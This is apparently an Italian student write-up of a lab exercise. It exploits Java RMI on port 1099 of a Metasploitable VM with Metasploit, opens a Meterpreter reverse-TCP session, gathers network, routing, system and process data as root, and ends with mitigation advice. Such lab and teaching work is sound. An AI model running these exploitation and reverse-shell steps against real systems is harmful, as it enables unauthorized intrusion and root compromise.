
Esercizio benchmark modulo 4

Traccia:
La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI.
Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:
- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
    1) configurazione di rete;
    2) informazioni sulla tabella di routing della macchina vittima
    3) altro…

SVOLGIMENTO


Java-RMI, che è una tecnologia che consente a diversi processi Java di comunicare tra di loro attraverso una rete. La vulnerabilità in questione è dovuta ad una configurazione di default errata che permette ad un potenziale attaccante di iniettare codice arbitrario per ottenere accesso amministrativo alla macchina target. Andiamo ad effettuare l'exploit di questo servizio.

Prima di tutto verifichiamo gli IP delle due macchine, e controlliamo che ci sia una connessione rispettiva su entrambi i sistemi.




Fatto ciò, andiamo ad effettuare innanzitutto una scansione del sistema che stiamo attaccando, usando Nmap. Dobbiamo visionare il servizio presente sulla common port 1099, e verificare che esso sia aperto.

Ci serviamo del comando seguente, che controlla la versione del servizio:
-sudo nmap -p 1099 -sV 192.168.11.112



Dopo averne confermato l'apertura, possiamo aprire la console di Metasploit.
Procediamo a fare un search del servizio rmiregistry.
A seguire, facciamo use del modulo e vediamo le opzioni necessarie da configurare; esse saranno RHOSTS (in cui inseriremo l'IP del target), LHOST (IP macchina attaccante) e in caso di necessità, modifica a HTTPDELAY se la connessione non riuscisse ad avvenire per via del tempo troppo breve.


┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history
=[metasploit v6.3.43-dev]
+ -- --=[2376 exploits - 1232 auxiliary - 416 post]
+ -- --=[1391 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search rmiregistry
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/misc/java_rmi_server

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payloa
                                         d request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.co
                                         m/docs/using-metasploit/basics/using-metasploit.ht
                                         ml
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on.
                                         This must be an address on the local machine or 0.
                                         0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is rando
                                         mly generated)
   URIPATH                     no        The URI to use for this exploit (default is random
                                         )


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) >
```

```
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set httpdelay 25
httpdelay => 25
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/Tr7uTZPBq
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:40403) at 2024-06-06
15:07:16 -0400

meterpreter >
```

Inserite tutte le impostazioni necessarie, utilizzeremo il comando "exploit" per effettuare la connessione. Adesso che saremo dentro Metasploitable, inizieremo a raccogliere diversi dati presenti dentro la macchina, iniziando dalle impostazioni di rete **(ifconfig)** e dal routing **(route).**

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2001:b07:a3b:666a:a00:27ff:fe66:d305
IPv6 Netmask : ::
IPv6 Address : fe80::a00:27ff:fe66:d305
IPv6 Netmask : ::

meterpreter >
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                                Netmask  Gateway  Metric  Interface
    ------                                -------  -------  ------  ---------
    ::1                                   ::       ::
    2001:b07:a3b:666a:a00:27ff:fe66:d305  ::       ::
    fe80::a00:27ff:fe66:d305              ::       ::
meterpreter >
```

Verifichiamo anche le informazioni riguardanti il sistema.
Vediamo quale Sistema Operativo presenta, che architettura usa, il linguaggio del sistema e il nome del computer.

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

Proviamo inoltre a creare una shell (con il comando **shell**). In questo modo potremo avere pieno controllo sul sistema, eseguendo comandi come se ci trovassimo dalla shell di Metasploitable.
Proviamo ad eseguire i comandi "**whoami"** e "**uname"**.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
uname
Linux
```

Possiamo inoltre verificare anche quali siano i processi presenti sulla macchina, attraverso il comando "**ps**".

```
meterpreter > ps

Process List
============

 PID   Name                    User      Path
 ---   ----                    ----      ----
 1     /sbin/init              root      /sbin/init
 2     [kthreadd]              root      [kthreadd]
 3     [migration/0]           root      [migration/0]
 4     [ksoftirqd/0]           root      [ksoftirqd/0]
 5     [watchdog/0]            root      [watchdog/0]
 6     [migration/1]           root      [migration/1]
 7     [ksoftirqd/1]           root      [ksoftirqd/1]
 8     [watchdog/1]            root      [watchdog/1]
 9     [events/0]              root      [events/0]
 10    [events/1]              root      [events/1]
 11    [khelper]               root      [khelper]
 46    [kblockd/0]             root      [kblockd/0]
 47    [kblockd/1]             root      [kblockd/1]
 50    [kacpid]                root      [kacpid]
 51    [kacpi_notify]          root      [kacpi_notify]
 97    [kseriod]               root      [kseriod]
 141   [pdflush]               root      [pdflush]
 142   [pdflush]               root      [pdflush]
 143   [kswapd0]               root      [kswapd0]
 185   [aio/0]                 root      [aio/0]
 186   [aio/1]                 root      [aio/1]
 1153  [ksnapd]                root      [ksnapd]
 1353  [ata/0]                 root      [ata/0]
 1355  [ata/1]                 root      [ata/1]
 1362  [ata_aux]               root      [ata_aux]
 1364  [ksuspend_usbd]         root      [ksuspend_usbd]
 1370  [khubd]                 root      [khubd]
 2070  [scsi_eh_0]             root      [scsi_eh_0]
 2156  [scsi_eh_1]             root      [scsi_eh_1]
 2159  [scsi_eh_2]             root      [scsi_eh_2]
 2304  [kjournald]             root      [kjournald]
 2458  /sbin/udevd             root      /sbin/udevd --daemon
 3105  [kpsmoused]             root      [kpsmoused]
 3621  [kjournald]             root      [kjournald]
 3762  /sbin/portmap           daemon    /sbin/portmap
 3778  /sbin/rpc.statd         statd     /sbin/rpc.statd
 3785  [rpciod/0]              root      [rpciod/0]
 3787  [rpciod/1]              root      [rpciod/1]
 3804  /usr/sbin/rpc.idmapd    root      /usr/sbin/rpc.idmapd
 4031  /sbin/getty             root      /sbin/getty 38400 tty4
 4032  /sbin/getty             root      /sbin/getty 38400 tty5
 4034  /sbin/getty             root      /sbin/getty 38400 tty2
```

Considerazioni su Java RMI

Java RMI (Remote Method Invocation) è una tecnologia potente per la costruzione di applicazioni distribuite, ma come qualsiasi altra tecnologia di rete, porta con sé una serie di rischi di sicurezza che devono essere gestiti attentamente. Nel contesto della

cybersicurezza, è fondamentale capire i potenziali rischi e le best practice per proteggere le applicazioni basate su Java RMI.
Come possiamo vedere, questa è una porta che dà potenziale accesso ad un attaccante in modo decisamente semplice, e chiunque potrebbe sfruttarla per causare danni non da poco nei confronti del sistema della vittima.
Per proteggerci da tale possibilità, dobbiamo adottare misure di sicurezza adeguate, prima di tutto cercando di non consentire l'accesso all'IP e alla rete, mascherandoci utilizzando un Firewall o una VPN.
Dobbiamo evitare che la porta 1099 possa rimanere aperta a qualunque connessione, e per questo è necessario stabilire delle regole firewall che blocchino accessi non autorizzati.

Mitigazione

1. **Utilizzare la Cifratura**:
    - Utilizzare SSL/TLS per cifrare le comunicazioni tra client e server RMI. Protegge i dati in transito da intercettazioni e attacchi Man-in-the-Middle (MitM).

2. Implementare l'Autenticazione e l'Autorizzazione

- Assicurare che solo gli utenti autorizzati possano accedere ai metodi RMI.
- usare meccanismi semplici come username e password, o più complessi come certificati digitali.
- Configurare le policy di autorizzazione per limitare l'accesso ai metodi RMI solo agli utenti autorizzati.

3. Validare l'Input

- Prevenire attacchi di deserializzazione e esecuzione di codice arbitrario.
    - Verificare e valida tutti i dati in ingresso provenienti da client RMI.
    - Evitare di deserializzare oggetti da fonti non fidate.

4. Mantenere il Sistema Aggiornato

- Le patch di sicurezza correggono vulnerabilità note.
- Aggiorna regolarmente il tuo ambiente Java e le librerie utilizzate.
- Monitora le notifiche di sicurezza relative a Java e applica le patch tempestivamente.

5. Implementare Controlli di Accesso Basati su Ruoli (RBAC)

- Limitare l'accesso ai metodi RMI in base al ruolo dell'utente.
- Definire ruoli e permessi nel tuo sistema.
- Configurare i metodi RMI per controllare i permessi prima di eseguire qualsiasi operazione.

6. Log e Monitoraggio

- Rilevare attività sospette e rispondi rapidamente a eventuali incidenti di sicurezza.
- Registrare tutte le chiamate ai metodi RMI, inclusi dettagli sugli utenti e i dati trasmessi.

- Implementare strumenti di monitoraggio per analizzare i log e identificare comportamenti anomali.

7. Isolare le Applicazioni

- Limitare l'impatto di una compromissione
- Usare container o macchine virtuali per eseguire iserver RMI, mantenendoli separati da altre parti della rete.
- Configurare firewall e regole di rete per limitare l'accesso al server RMI solo ai client autorizzati.